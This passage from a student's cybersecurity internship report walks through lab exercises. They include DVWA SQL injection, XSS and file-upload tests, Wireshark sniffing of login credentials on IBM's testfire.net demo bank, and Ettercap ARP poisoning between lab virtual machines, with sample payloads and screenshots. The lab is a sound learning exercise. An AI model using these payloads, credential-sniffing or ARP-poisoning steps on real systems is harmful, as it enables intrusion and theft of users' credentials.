'View Source' and 'View Help' buttons. The footer reads 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Step 5: SQL Injection (Blind)- also a kind of SQL injection used to attack data- driven applications using SQL statements.


SQL statements are inserted into an entry field for execution.

The screenshot shows the DVWA SQL Injection (Blind) page. The navigation menu is identical to the previous page. The main content area has a title 'Vulnerability: SQL Injection (Blind)'. It contains a 'User ID:' input field with the value 'ID: 1 "or=" 1' and a 'Submit' button. Below the input field, the output shows 'ID: 1 "or=" 1', 'First name: admin', and 'Surname: admin' in red text. A 'More info' section lists the same three URLs as the previous page. At the bottom left, it says 'Username: admin', 'Security Level: low', and 'PHPIDS: disabled'. At the bottom right, there are 'View Source' and 'View Help' buttons. The footer reads 'Damn Vulnerable Web Application (DVWA) v1.0.7'.

Step 6: XSS reflected-Used to add the script
<script>alert("hacked") </script>

This change will be for temporary period of time.

Step 7: XSS stored -Used to add the script but the effect here is permanent.



The screenshot shows the DVWA interface with the title "Vulnerability: Reflected Cross Site Scripting (XSS)". On the left, a sidebar lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (highlighted in green), XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area has a form asking "What's your name?" with a red "Hello" response. A modal dialog box in the center says "192.168.56.101" with a red "hacked" message, and an "OK" button.

Step 8: To check the vulnerability in the upload. We can upload any files that cause damage or hacking.

i.e. If the website or any form doesn't specify the document type we can easily add any scripts or txt format in order to hack.



The screenshot shows the DVWA interface with the title "Vulnerability: File Upload". The sidebar is identical to the previous screenshot. The main content area shows a file upload form with a red message: ".../.../hackable/uploads/demo.txt succesfully uploaded!". Below it, a "More info" section lists URLs related to file upload vulnerabilities. At the bottom, it shows user information: Username: admin, Security Level: low, PHPIDS: disabled, and links to View Source and View Help.


Index of /dvwa/hackable/uploads			
Name	Last modified	Size	Description
Parent Directory		-	
 demo.txt	23-Feb-2023 03:10	34	
 dvwa_email.png	16-Mar-2010 01:56	667	

Apache/2.2.8 (Ubuntu) DAV/2 Server at 192.168.56.101 Port 80


Perform Sniffing using Wireshark in Kali Linux

Wireshark is a popular network protocol analyser that allows you to capture, view, and analyse network traffic in real-time. It is an open-source software tool that can be used to troubleshoot network issues, identify security vulnerabilities, and analyse network performance.

Step 1: Login to kali as root user and type Wireshark.



Step 2: Wireshark Network Analyzer will be opened and double click on eth0(1st option).



Step 3: Go to Firefox and search **testfire.net**

The Altoro Mutual website is published by IBM Corporation for the sole purpose of demonstrating the effectiveness of IBM products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. IBM does not assume any risk in relation to your use of this website. For more information, please go to <http://www.142.ibm.com/software/broad/csd/sites/subdevgroup/SWIG/>.

Copyright © 2008, 2023, IBM Corporation. All rights reserved.

Username: **admin** Password: **admin**



[Sign In](#) | [Contact Us](#) | [Feedback](#) | [Search](#) | [Go](#)

PERSONAL

- Deposit Products
- Checking
- Investments
- Cards
- Investments & Insurance
- Other Products

SMALL BUSINESS

- Deposit Products
- Business Services
- Cards
- Investments
- Retirement
- Other Services

INSIDE ALTORO MUTUAL

- About Us
- Contact Us
- Locations
- Investor Relations
- Online Banking
- Careers
- Subscribe

Online Banking Login

Username:

Password:



DEMO SITE ONLY

The screenshot shows a Kali Linux desktop environment with a browser window open to <http://testfire.net/bank/main.jsp>. The page displays the Altoro Mutual logo and navigation links for 'PERSONAL', 'SMALL BUSINESS', and 'INSIDE ALTORO MUTUAL'. A green banner at the top says 'DEMONSTRATING THE POWER OF OPEN SOURCE' and 'DEM SITE ONLY'. The main content area is titled 'Hello Admin User' and includes a 'View Account Details' section with a dropdown menu set to '800000 Corporate'. Below it, a 'Congratulations!' message states: 'You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000! Click [here](#) to apply.' At the bottom, there are links for 'Privacy Policy', 'Security Statement', 'Server Status Check', 'REST API', and copyright information for 2008-2013 Altoro Mutual, Inc.

Step 4: Go to wire shark and in search bar filter http -post. By clicking last option, you will get the password and username we able to crack it.

File Machine View Input Devices Help

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

*eth0

File https

No.	Time	Source	Destination	Protocol	Length	Info
1768...	269.503002333	192.168.15.199	65.61.137.117	HTTP	412	GET /images/pf_lock.gif HTTP/1.1
3688...	573.333990573	192.168.15.199	23.53.249.248	OCSP	481	Request
3689...	573.333990573	192.168.15.199	23.53.249.248	OCSP	481	Request
3722...	576.603369095	23.53.249.248	192.168.15.199	OCSP	569	Response
3722...	576.603590716	23.53.249.248	192.168.15.199	OCSP	569	Response
3737...	578.72332424	192.168.15.199	23.53.249.248	OCSP	481	Request
3780...	593.77812447	192.168.15.199	192.168.15.199	OCSP	1055	Response
6248...	935.097141532	65.61.137.117	192.168.15.199	HTTP	316	HTTP/1.1 302 Found
6248...	935.097248553	23.53.249.248	192.168.15.199	OCSP	1055	Response
6248...	935.097248785	23.53.249.248	192.168.15.199	OCSP	1055	Response
8358...	1205.9190413	192.168.15.199	23.53.249.248	OCSP	481	Request
8363...	1207.0432270	23.53.249.248	192.168.15.199	OCSP	569	Response

Frame 44516: 638 bytes on wire (5104 bits), 638 bytes captured (5104 bits) on interface eth0
Ethernet II, Src: pfSense [192.168.15.198], Dst: PC [192.168.15.199]
Internet Protocol Version 4, Src: 192.168.15.199, Dst: 65.61.131.67
Transmission Control Protocol, Src Port: 41950, Dst Port: 80, Seq: 1, Ack: 1, Len: 638
HTTP/1.1 302 Found
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Location: http://192.168.15.199/
Form item: "uid" = "admin"
Form item: "passw" = "admin"
Form item: "btnSubmit" = "Login"

Details Bytes Hex Dump


HTML Form URL Encoded (urlencoded-form), 37 bytes

Packets: 1029090 - Displayed: 70 (0.0%) Profile: Default

Perform Sniffing using Ettercap in Kali Linux

Ettercap is an open-source tool that can be used **to support man-in-the-middle attacks on networks**. Ettercap can capture packets and then write them back onto the network. Ettercap enables the diversion and alteration of data virtually in real-time.

Step 1: To perform **Ettercap** turn on Meta, Windows7 and Kali-Linux.




```
kali-linux-2022-4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
root@kali:~/
[sudo] password for kali:
[root@kali] ~
[1] 0 ifconfig
eth0: flags=416<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.56.10 netmask 255.255.255.0 broadcast 192.168.56.255
                inet6 fe80::4c2b:9fffe%eth0 brd fe80::ff:fe2b:9fffe scopeid 0x20<link>
                    ether 08:00:27:1b:19:d7 txqueuelen 0 (Ethernet)
                    RX packets 7505 bytes 897205 (876.1 KiB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 11802 bytes 791296 (772.7 KiB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 125 link-local scopeid 0x10<host>
            loop 0 bytes 1000 (1 KiB)
            RX packets 2193 bytes 107218 (101.7 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 2193 bytes 104218 (101.7 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
[2] 0 nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address NetBIOS Name Server User MAC address
192.168.56.1 DESKTOP-9007758 <server> <unknown> 0a:00:27:00:00:0a
192.168.56.101 METASPOITABLE <server> METASPOITABLE 00:00:00:00:00:00
192.168.56.255 Sendto failed: Permission denied
[3] 0 ettercap -G
ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team
```

A pop-up window appears on the screen and now click the mark.



Step 3: Select three dots in the top right corner then select hosts -> scan for the hosts from the page displayed below.




Then again select 3 dots -> hosts -> hostlists and the below window will display

Host List		
IP Address	MAC Address	Description
192.168.56.1	0A:00:27:00:00:0F	
192.168.56.100	08:00:27:0C:3B:AE	
192.168.56.102	08:00:27:D5:E7:26	


Delete Host Add to Target 1 Add to Target 2

Select the IP of windows7 [192.168.56.103] and add to target1 and select IP network of Metasploitable [192.168.56.101] and add to target2.

Step 4: Select ARP poisoning from the drop-down menu on clicking globe icon. In ARP poisoning attacker sends falsified ARP messages over a LAN to link an attacker's MAC address with the IP address of a legitimate computer or server on the network.



Step 5: Open firefox in the windows 7 and browse the IP address of metasploitable machine and select DVWA option and enter the username and password to login.




Step 6: Transfer packets from metasploitable machine to windows 7.

[command: ping windowsIP]

```
msfadmin@metasploitable:~$ password:  
Login incorrect  
metasploitable login: msfadmin  
Password:  
Last login: Fri Feb 24 02:29:52 EST 2023 on ttym1  
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686  
The programs included with the Ubuntu system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/*copyright.  
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by  
applicable law.  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ping 192.168.56.103  
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.  
--- 192.168.56.103 ping statistics ---  
6 packets transmitted, 0 received, 100% packet loss, time 5018ms  
msfadmin@metasploitable:~$
```

Step 7: The entered username and password in Windows 7 will be now visible at Kali-Linux. By this successful sniffing between Windows7 and Metasploitable machines done using **Ettercap** tool.



Conclusion:

This is the report on the completion of my internship at Dlithe. The experiences I encountered during the internship allowed me to develop many skills like communication, working on projects, etc. I gained new knowledge and skills. This internship helped me to get familiar with Linux and how it works.

Also got some information about the types of exploitations happening in this world and the preventive measures to stop from getting exploited.